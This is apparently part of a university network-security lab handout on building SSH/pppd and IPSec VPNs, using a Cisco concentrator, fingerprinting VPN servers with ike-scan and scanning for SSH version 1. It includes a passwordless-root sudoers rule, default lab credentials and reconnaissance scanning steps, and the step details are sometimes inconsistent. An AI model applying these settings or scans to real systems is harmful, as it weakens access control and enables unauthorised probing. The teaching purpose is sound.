cp /mnt/nas4112/Lab2/sudo-1.6.5p2-1.7x.1.i386.rpm /root/

Install sudo by typing

rpm –i /root/sudo-1.6.5p2-1.7x.1.i386.rpm

It should create file called */etc/sudoers*

Now we will need to edit the /etc/sudoers file on each host using any text editor. DO THIS AS root. (Note no spaces before or after = and don't press enter after the last line i.e. **should be no <CarriageReturn> characters after the last line**):

<scroll to bottom of file and add the following two lines on both hosts >
Cmnd_Alias VPN=/usr/sbin/pppd
sshvpn ALL=NOPASSWD:VPN

Once this is accomplished you will be able to run the /usr/sbin/pppd daemon as user ssh-vpn, but with root privileges. Test this by typing:

both# su - sshvpn
both# sudo /usr/sbin/pppd noauth
~y#A!}!}!}! } "4}&}&}.....(continuing random characters)

Those random characters are generated by the pppd daemon attempting to handshake with another daemon. You can kill the process by waiting for 30 seconds of unsuccessful attempts. The daemon will attempt to make 10 requests for connections and then exit so it will time out if unsuccessful in establishing a connection. You can kill the process faster than that by opening another terminal window as root and running:

both# killall -HUP pppd

Next, we will issue the key command which is actually three directives built into one. It is listed here and explained immediately thereafter. DO THIS AS USER sshvpn. Use a double quote here not two single quotes):

*client# sudo /usr/sbin/pppd updetach noauth *

you get a > at this point

*>pty "sudo -u sshvpn ssh w.x.y.z *
>sudo /usr/sbin/pppd notty noauth 192.168.254.254:192.168.254.253"

The first line runs the pppd daemon on the client with "noauth" indicating that we don't need to authenticate with logins and passwords (ssh handles this for us) and "updetach" saying we want the pppd process to detach from our terminal and run in the background as a daemon. The "pty" in the second line is actually an argument to pppd which says we want the following command in quotations to be run in its own pseudo terminal. The command itself begins by having the sshvpn user connect to the server with the command *"ssh w.x.y.z."* Finally and most importantly, now that we've connected to the server we want to run another pppd daemon as root via the sudo command, again denying password and logins through the *"noauth"* argument, and end by specifying the new IP addresses we want to use for our ppp0 interfaces on both ends. In this case, 192.168.254.254 will be the remote address and 192.168.254.253 will be the local.

At this point you can now ping the two new IP addresses that we've just created using a standard "**ping 192.168.254.253" or "ping 192.168.254.254"** command. Using another window and as root view our ppp0 interface by issuing the regular "**ifconfig**" or "**ifconfig ppp0**" commands.

Now that we've set up our vpn connection, re-run the ftp server on the server machine if you closed it and start up a new Ethereal session on Red Hat 7.2 Copy. Use the same ethereal options as before selecting any as the interface. Begin capturing packets just as you did before and then move back to the client machine. Once there, we are going to ftp to the newly secured ppp address and see if our packets can be decoded. AS USER sshvpn:

client# ftp 192.168.254.254 21

User: <username you created>

Password: <password>
ftp->(any commands you wish to run to generate packet flow i.e. ls)
ftp->quit

Now stop the packet capture on RH 7.2 Copy and decode the information as ftp packets just as before. Click on the first TCP packet. Right click and choose follow TCP Stream. Now you should see that many of the packets are recognized as being ftp packets, but are filled with simple gibberish and nowhere are the logins and passwords to be seen (you should see ssh packets instead). Thus, you have effectively set up a VPN server such that it encrypts traffic to and from the ppp ports and keeps others from sniffing out sensitive data. **Take a screenshot or dump the data file for turn-in with your lab (Screenshot #9).**

On the client as root:
client# killall –HUP pppd

If you want to remove most of the changes you made to your system, do the following commands to do so as root:

both# userdel sshvpn

(delete the lines that you added to the file, /etc/sudoers, on both hosts)
both# cd /opt/
both# rm -rf ssh-vpn

On the server as root:
#ps –auxr *to see the process id number of proftpd*
#kill *and enter the process number you saw*

Questions:

You should turn in two separate screen captures (**Screenshots #8, #9**) or dump files from ethereal, for this part. The first should show the unencrypted login and password from the initial ftp analysis. The second should show that data effectively obscured by your VPN. Then answer the following questions and submit your answers as well.

Q3.1.1 This method of setting up a VPN is an effective, yet fairly simple implementation. What might some of the negative issues associated with setting up a larger scale LAN around this type of implementation?

Q3.1.2. Telnet has the newer SSH protocol taking over its position as the method of choice for accessing shells. FTP is slowly but surely being overtaken by sftp. Various other protocols exist which are phasing out insecure protocols like ftp, telnet, smtp, etc. If this is indeed the case and we could effectively enforce our users to use these new protocols, why might we still wish to use a VPN solution instead?

3.2. Cisco VPN Concentrator

While Part 1 of this exercise involved creating the all the components of a VPN, the example is not a practical example when it comes to more transparent and large scale needs. Larger companies would often like to give their employees the ability to access the company network from home or while traveling on business. Companies also have a need to connect LANs for offices in different physical locations. The only way enable this type of functionality over a public network such as the internet is using a VPN solution. Furthermore, of applications designed to accommodate multiple users requires a dedicated piece of VPN hardware. Many VPN hardware solutions exist, but since we have a variety of Cisco equipment available in lab we will only be considering Cisco equipment. A VPN concentrator is a versatile piece of hardware designed to handle multiple VPN connections at once. The concentrator takes full responsibility for all authentication, encryption, and ip address allocation. The Cisco 3005 concentrator we will be using in this lab can accommodate 200 remote or LAN-to-LAN connections and supports IPSec, PPTP, and L2TP encryption. VPN concentrators are designed to be connected directly to a network, allowing only encrypted data to pass through. The concentrator in this lab has been setup in the private network 192.168.110.0/24 with an IP address inside this 192.168.110.0/24 network of 192.168.110.254.

The Mininet network diagram already set up for you to use for this exercise is shown below. Note the addresses of the networks that are connected to the VPN concentrator.




Figure 1. Network diagram for this part of the lab.

This part of the lab requires the use of a specific destination computer located behind the VPN concentrator. You will want to perform a part of this section of the lab on that computer. There is no signup sheet since the destination computer is only used for a very short time.

Startup the Destination FTP Computer

1. Login with Username/Password: root/password
2. Make sure that FTP is running by typing ntsysv and checking for wu-ftpd, as before.
3. Startup Ethereal and prepare to start capturing packets in promiscuous mode.
4. Note the IP address of the destination computer for future use.

Installing the VPN Remote Client:

The VPN client software is available for most platforms. We will be installing the client on your Red Hat 7.2 virtual machine (http://kor.cpmc.columbia.edu/vpn/linux-how-to.html)

1. Copy *vpnclient-linux-3.7.Rel-k9.tar.gz* from */mnt/nas4112/Lab2* to your HD.
2. *#tar xvfz vpnclient-linux-3.7.Rel-k9.tar.gz*
3. *#cd vpnclient*
4. *#./vpn_install*
5. Press return to select all defaults for the installation
6. Type */etc/init.d/vpnclient_init start* to load the ipsec module.
7. Copy *gtuser.pcf* from the */mnt/nas4112/Lab2* to the */etc/CiscoSystemsVPNClient/Profiles* directory

gtuser.pcf is the profile that will be used to create the VPN connection. Open this file and take note of the type of information required to create the connection with the VPN concentrator.

Before continuing begin collecting packets using ethereal on both the **destination machine**, and your **Red Hat WS 4.0 machine.**

Creating the VPN Connection:

1. In the *vpnclient* directory run *#vpnclient connect gtuser*
2. Type enter for a default group name.
3. Enter the group password as *"password"*
4. Accept the default user name and enter "*password*" at the user password prompt

ERROR NOTE: At this point if you get an error message about a failed IPSec connection, repeat Steps 4-6. For, some reason, you have to reinstall the software to correctly load the IPSec module. After reinstalling, type */etc/init.d/vpnclient_init restart*, to restart the script and try again.

Once the VPN connection has been created, on your Red Hat WS 4.0 machine type ifconfig and note any changes from the output that you normally see.

In another window on your Red Hat WS 4.0 machine, login to the destination machine's running ftp server using the following:

client# ftp 192.168.110.10
User: user
Password: user (this may take a few minutes to prompt ftp>)
ftp->(any commands you wish to run to generate packet flow i.e. ls)
ftp->quit

Capture packets in ethereal, on both the **destination machine** that was already setup for you, and your **Red Hat WS 4.0 machine.**

Include screen captures from both. (Screenshots #10, #11)

Questions:

Q3.2.1. How do the packets captured on the client during the VPN connection differ with those of the original ftp session?

Q3.2.2. What do the packets look like being received at the destination computer? Is this what you expected? Why?

Q3.2.3. Draw a diagram of the current network that you've created. Be sure to include the source and destination computers along with the concentrator. Also indicate where the VPN tunnel begins and ends. Include all applicable IP addresses.

What corrections and or improvements do you suggest for this lab? Please be very specific and if you add new material give the exact wording and instructions you would give to future students in the new lab handout. You may cross out and edit the text of the lab on previous pages to make minor corrections/suggestions. General suggestions like add tool xyz to do more capable scanning will not be awarded extras points even if the statement is totally true. Specific text that could be cut and pasted into this lab, completed exercises, and completed solutions may be awarded additional credit. Thus if tool xyx adds a capability or additional or better learning experience for future students here is what you need to do. You should add that tool to the lab by writing new detailed lab instructions on where to get the tool, how to install it, how to run it, what exactly to do with it in our lab, example outputs, etc. You must prove with what you turn in that you actually did the lab improvement yourself. Screen shots and output hardcopy are a good way to demonstrate that you actually completed your suggested enhancements. The lab addition section must start with the title "Lab Addition", your addition subject title, and must start with a paragraph explaining at a high level what new concept may be learned by adding this to the existing laboratory assignment. After this introductory paragraph, add the details of your lab addition. **Include the lab addition cover sheet from the class web site.**

Appendix A: Installations

Installing Telnet on the RH 7.2 system
Mount the NAS server by typing "*mount /mnt/nas4112*". The password is "secure_class". You only need to mount the server once. Copy the telnet_server file from the *"/mnt/nas4112/Lab2/tools/"* directory to you *"/home/tools*" directory. Type <rpm -i telnet_server_file>, where telnet_server_file is the full name of the file.

Enable Telnet on the Linux System:
To start the telnet service, type ntsysv
Scroll down to telnet and press space to select it. Press tab and quit. We then need to restart xinetd by running the following command:

/etc/init.d/xinetd restart

Installing FTP server on RH 7.2 system
On the RedHat 7.2 machine

- Copy the wu_ftpd rpm file from the *"/mnt/nas4112/Lab2/tools*" directory to the tools folder *"/home/tools"*
- In the *"/home/tools"* directory, type "*rpm -i wu_ftpd_file"*, where wu_ftpd_file is the full name of the rpm file
- Next type "*ntsysv"*. Scroll down to wu_ftp and press space to check it. Press Tab and Enter on OK
- Now type *"/etc/init.d/xinetd restart"*
- This will start the ftp server

Appendix B: Hardening Passwords and Making Windows Logon More Secure.

Password Policy

To modify the following password policy settings, open Local Security Policy or Group Policy and go to Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy.

Maximum password age. The number of days a password can be used before the user must change it. Changing passwords regularly is one way to prevent passwords from being compromised. Typically, the default varies from 30 to 42 days.

Enforce password history. The number of unique, new passwords that must be associated with a user account before an old password can be reused. When used in conjunction with Minimum password age, this setting prevents reuse of the same password over and over. Most IT departments set a value greater than 10.

Minimum password age. The number of days a password must be used before the user can change it. The default value is zero, but it is recommended that this be reset to a few days. When used in conjunction with similarly short settings in Enforce password history, this restriction prevents reuse of the same password over and over.

Minimum password length. The minimum number of characters a user's password can contain. The default value is zero. Seven characters is a recommended and widely used minimum.

Passwords must meet complexity requirements. The default password filter (Passfilt.dll) included with Windows 2000 Server and Windows XP Professional requires that a password have the following characteristics:

- Does not contain your name or user name.
- Contains at least six characters.
- Contains characters from each of the following three groups:
    - Uppercase and lowercase letters (A, a, B, b, C, c, and so on)
    - Numerals
    - Symbols (characters that are not defined as letters or numerals, such as !, @, #, and so on)

This policy is disabled by default.


Tip

- It is strongly recommended that you enable this policy setting.


A useful addition would be to use a custom password policy dll like **Strongpass**. StrongPass works like the standard passfilt.dll but enforces some extra password policies. The passwords must be at least 7 characters long, and if they are exactly 7 characters these must be picked from the three groups a-z/A-Z, 0-9, and special characters (other than the alphanumeric). If the password is longer than 7 characters but shorter than 14, the same rule applies to the first 7 characters. If the password is exactly 14 characters, the rule applies to either the first 7 or the last 7 characters (any group matching the rule will do). This policy will make it harder for a cracking program like L0phtcrack to crack theLANMAN hashes generated from the passwords.

An additional layer of security can be added through the enabling of event logs that track if your account has had an attempted access. This can be done very easily with already built in functionality with Windows XP.

First, go to control panel and select “Administrative Tools”. Then select Local Security Policy. In this window select the Audit Policy tab. Set each of the Security Settings appropriately as seen in the window below (double click each one and select the check-boxes):



After the aforementioned Security Settings are set appropriately, password failure events can now be viewed. Return back to Administrative Tools and select Event Viewer. Under the Event Viewer select the Security tab. In this tab, search for an event of type 529. One is displayed below:



This shows that an attempt was made to login to the account with an incorrect password or wrong login. This should obviously raise suspicion if you know during that time you should have had no attempted logins.

As long as a person is willing to make the effort to check the logs regularly, it would be obvious to someone if random password guesses were made. Brute Force attacks would be even more obvious because the logs would be overfilling with Event types of 529.

Appendix C: IPSec on Windows

Setting up IPSec between Windows XP Computers
The objectives of this portion of the lab are to see how to set up Windows XP Computers to communicate securely (across both a local network, or a WAN), and to get a general understanding of the IPSec Protocol

You will need two windows XP Virtual Machines for this part of the lab. Some of the previous labs required you to make a copy of the XP Virtual machine. If you have this copy you can proceed, otherwise you need make one.

Note: Consult **Appendix A** if you need to make a copy of the XP virtual machine.

You will need to change the ip address of the new WinXP virtual machine. Change it to the old **WinXP machine address + 1**. For example, if it was w.x.y.z of the original XP machine, change it to w.x.y.z+1. To do this:
Start the new virtual machine.
Click **Start** -> **Control Panel**
Network and Internet Connections
Network Connections
Right Click on **local area connections**
Properties
Select **TCP/IP**
Properties
Make your changes and click **OK**

Now we need to set up IPSec as the transport method for the two windows XP machines:

Do the following for each Windows XP machine (adapted from http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/winxppro/reskit/prcc_tcp_naoc.asp)

1. Start -> Run
    i. Type 'mmc', and hit enter
2. On the **File** menu, click **Add/Remove Snap-in**
3. Under the 'Standalone' tab, click the **Add…** button
4. Select **IP Security Policy Management** from the list, and press the **Add** button
5. In the 'Select Computer or Domain' window that pops up, select **Local Computer** and click **Finish**.
6. Click **Close**.
7. Go to the **File** menu, and choose **Save**.
8. Enter the filename 'VPN.msc'

The way we will then set up our network is that one will be the Client (w.x.y.z+4), and one will be the Server (w.x.y.z+3).

To set up the server:

1. Double click on the **IP Security Policies on Local Computer**.
2. Right click on the '**Server (Request Security)**' item, and choose **Assign**.
3. Right click on the '**Server (Request Security)**' item, and choose **Properties**.
4. Do the following for each of the three items in the 'IP Filter List' (**All IP Traffic, All ICMP Traffic, <Dynamic>)**
    a. Click on the item in 'IP Filter List' (for example, 'All IP Traffic') (be sure not to un-check the item), and then click on the **Edit…** button.
    b. Select the **Authentication Methods** tab.
    c. Click the **Add…** button
    d. Select the radio button next to **Use this string (preshared key)**. Then in the text box, enter a passphrase (you will need to use the same passphrase for each type of Authentication Method that we set up, so don't forget it, or re-type it differently). For example, put in the passphrase 'ThisIsMyPassPhrase'. Then click **OK**
    e. Click on the **Preshared Key** method in the list box. Then click the **Move Up** button.

To set up the client, do the following:

1. Double click on the **IP Security Policies on Local Computer**.
2. Right click on the '**Client (Respond Only)**' item, and choose **Assign**.
3. Right click on the '**Client (Respond Only)**' item, and choose **Properties**.
4. Click on the 'All IP Traffic' list item (be sure not to un-check the item), and then click on the **Edit…** button.
5. Select the **Authentication Methods** tab.
6. Click the **Add…** button
7. Select the radio button next to **Use this string (preshared key)**. Then in the text box, enter a passphrase (you will need to use the same passphrase for each type of Authentication Method that we set up, so don't forget it, or re-type it differently). For example, put in the passphrase 'ThisIsMyPassPhrase'. Then click **OK**
    a. Click on the **Preshared Key** method in the list box. Then click the **Move Up** button.

In the above two setups, you had to choose a *Client Policy*, and a *Server Policy*. And there was another policy called *Secure Server*. What are these? Well, if you read the description for each of these policies, you can see:

- The client policy will use IPSec, if it is asked to, by the other party (as long as they can agree on an SA).
- The Server policy will ask peers trying to connect to it to use IPSec, but if they can't agree on an SA, or if the peer doesn't support IPSec, it will still communicate.
- The Secure Server policy will ask all peers that try to connect to use IPSec. If an SA can't be agreed upon, or the peer doesn't support IPSec, then the computers will not be able to communicate at all.

You can also create your own policies. Search Microsoft TechNet or just play around with it if you want to discover how to do this (but don't try that until you've finished the lab!)

In the previous directions, we also set the Authentication method to using a particular string (Preshared key). We did this because it's a long and tedious process to generate certificates just for this lab. And you have to have a Kerberos Infrastructure in place in order to use the Kerberos method of authentication. So by having a preshared key that is the same of both computers, they can both derive the same session keys (using IKE) and communicate with each other.

Next, we need some services to connect to. So we'll install IIS so that we have a web server.

On the server, install the IIS (**You'll need to get a Windows XP CD from your TA**)

1. Insert Windows CD
2. It should 'AutoPlay', and bring up a window with 4 options. If not, navigate to the CD-ROM using Explorer, right click on it, and select 'AutoPlay'
3. Select the **Install Optional Windows Components** option.
4. The 'Windows Components Wizard' will pop up. From the list on the screen, check the box next to IIS. Then click the **Details…** button.
5. In the new window that pops up, Check the box next to **File Transfer Protocol (FTP) Service**.
6. Click '**OK**'
7. You should now be back to the 'Windows Components Wizard'. Click **Next**. Windows should then copy the files needed over from the CD.
8. When it's done installing, click on the **Finish** button. Then close out the 'Welcome to Microsoft Windows XP' window.

As an aside, the default installation of IIS has a TON of security holes, so in the real world, you would want to have a CD of all the patches that you need for IIS on a CD, and do this installation off-line, and patch the system before you put it on the internet.

Now Reboot both your Windows XP machines.

Start up Ethereal on the RH WS 4.0 Host. Set it to **Update list of packets in real time, Automatic scrolling in live capture**, and uncheck all three **Enable 'XXX' Resolution** check boxes**.**

[Note: If any of the following parts don't work, reboot both windows XP machines again, and try again – remember, it's Windows! Also, make sure that you're Red Hat 4.0 Host can ping the XP Server. If not, make sure networking is working correctly on your RH 4.0 Host]

On the XP Client,

1. Go to **Start**, and click on **Internet Explorer**.
2. In the 'Address' text box, enter the IP address of your XP Server (w.x.y.z+3)
3. You should get an 'Under Construction' Web page

On the RH 8.0 Host,

1. Start up Mozilla (Internet icon next to Start/RED HAT menu)

2. (You may have to answer some questions about profiles… just convert from the Netscape 4.0 profiles)
3. Put in the IP Address of the XP Server (w.x.y.z+3)
4. You should also get an 'Under Construction' Page

You should see both encrypted (ESP) packets (from the Windows XP client) and non-encrypted packets from the RH host in your Ethereal window.

Appendix D: IPSec on Linux

Source:
http://lartc.org/howto/lartc.ipsec.html

It would be interesting to learn how to implement IPSec in Linux and perform manual keying rather than automated keying in order to better understand the principles of IPSec. The necessary software may be obtained from:
http://www.freeswan.org/ (FreeS/WAN IPsec for Linux)
and from
http://ipsec-tools.sourceforge.net/ (IPsec-Tools, utilities for IPSec, specifically Racoon is used in this example).

Before starting, it is necessary to enable IPSec packets in the firewall. In Linux, this may be done by modifying iptables by:

iptables -A xxx -p 50 -j ACCEPT' and 'iptables -A xxx -p 51 -j ACCEPT

IPSec supports two kinds of authentication: Encapsulated Security Payload encryption and Authentication Header.

The Authentication Header may be implemented by:

```
add 10.0.0.11 10.0.0.216 ah 15700 -A hmac-md5 "1234567890123456";
```

The first ip address is the source, the second ip address is the destination. AH means an Authentication header is being used. 15700 is an index. The last part says that HMAC-MD5 is being used.

ESP may be implemented by:

```
add 10.0.0.11 10.0.0.216 esp 15701 -E 3des-cbc "123456789012123456789012";
```

Here esp is used instead of ah to specify the Encapsulated Security Payload. The rest of the format is –E <encryption type> "encryption key #"

IPSec also allows for Security Policies (kind of like we saw in Firewalls).
For example, if you want to require all outgoing traffic from 10.0.0.216 to 10.0.0.11 to have both encryption and encapsulation, the following code would be entered:

```
spdadd 10.0.0.216 10.0.0.11 any -P out ipsec
   esp/transport//require
   ah/transport//require;
```

for incoming traffic –in would have been used

If you do not wish to require Authentication Headers coming in, for example, then:

```
spdadd 10.0.0.11 10.0.0.216 any -P in ipsec
   esp/transport//require
```

It is important that, in order to properly implement tunneling, both machines in a tunnel must have analogous Security Policies and Security Associations.

Appendix E: Fingerprinting VPN Server

This section will introduce you to a very interesting way of identifying a VPN server. The method is just not for VPNs only, and can be applied to any kind of security traffic. However, since the software is designed for identifying VPN servers, the discussion is appropriate for this lab.

Although most services on the Internet use the TCP transport, some use UDP instead. Because UDP is not a reliable transport, it is up to the application to provide the reliability itself if needed. The main technique used to ensure reliability is retransmission with backoff which allows the application to tolerate lost or damaged packets.
There are several variables involved with the retransmission strategy, the values of which are often left to each developer, who will typically choose their own scheme. This results in most implementations having distinct backoff patterns or "fingerprints". This distinctive fingerprint could be used to determine which vendor's implementation is being used. From here an attacker can identify which known vulnerabilities to target at the VPN server.

The program "ike-scan" demonstrates detection and identification of IPsec VPN systems. The backoff patterns are stored in a text file which makes it easy to add new patterns as they are discovered. This program is available for free download from:
http://www.nta-monitor.com/ike-scan/

Steps:

1. Copy the ike-scan tar file from the NAS server into your root directory on the RH WS 4.0 machine.
2. Run *tar xvfz* on the file.
3. This creates an ike-scan directory. cd to the directory.
4. Run *./configure*, *make* and then *make install*. This has installed and configured the programs that you will be using for the remainder of the lab.
5. Run *ike-scan –h* to obtain a listing of the program options.
6. Run *./ike-scan –showbackoff XP_Client _IP XP_Server_IP*
7. Now generate some traffic between the XP_Client and XP_Server (i.e. by attempting to access a webpage as done previously in the lab).
8. Now look at the output on the 4.0 machine. What has the scan determined about your VPN?

Appendix F: Checking for SSH Version 1 using ScanSSH

(http://www.monkey.org/~provos/scanssh)

ScanSSH scans a list of network addresses for a variety of open proxies, as well as for mail, web and SSH server, then displays a list of those which are open and the version numbers of the running services. Since there is a vulnerability in SSH ver 1, which makes the connection susceptible to man in the middle attacks, it is important that the network administrator be able to determine which SSH the hosts operating on a local network are using.

Start a Win XP virtual machine and both of the RedHat Linux 7.2 Virtual machines which you created in a previous lab. On one of the RedHat 7.2 machines, enable the SSH server using nysysv.

Download and install ScanSSH from the NAS. You may have to install libevent and libdnet libraries beforehand (available on the NAS).

Once ScanSSH is installed and your virtual machines are running, tuype the following command at the terminal on your Red Hat 4.0 machine, substituting the X for the IP address of each of your virtual machines:

$ scanssh –p –e X

Note the services it finds and the version number for SSH on the RedHat 7.2 machines.

Vulnerabilities to SSH

The following website provides an overview of the known SSH vulnerabilities, as well as a set of proposed remedies and solution for each. It might be worthwhile as a source of background information for future labs.

http://www.datafellows.com/support/technical/ssh/ssh1_vulnerabilities.shtml

Checking for SSH version 1 daemons

The following series of commands can be used to test for the existence of a running SSH version 1 server. Given the vulnerabilities known to SSH version 1, to do so might be worthwhile for a network administrator. The command sequence is adapted from a webpage on the site above.

$ ssh1 –v

If this command returns **SSH Version 1.2.3x**, your SSH version is not vulnerable, but you might consider upgrading to SSH Version 2 anyway. If the command is not found, you are probably not running an implantation of SSH version 1. otherwise, you are running an SSH 1 server and you might be vulnerable.

Check for the existence of a directory /etc/ssh; if it exists, your system probably has SSH1.

Type :

$ ps –aux | grep sshd1 (or ps –ef | grep sshd1; depending on your system, probably only one of them will work).

The commands will return a running process if there is an SSH1 server operating on the system.

Type:

$ cat etc/inetd.conf | grep sshd1; if output is returned, there is probably an SSH1 server started by means of inetd.

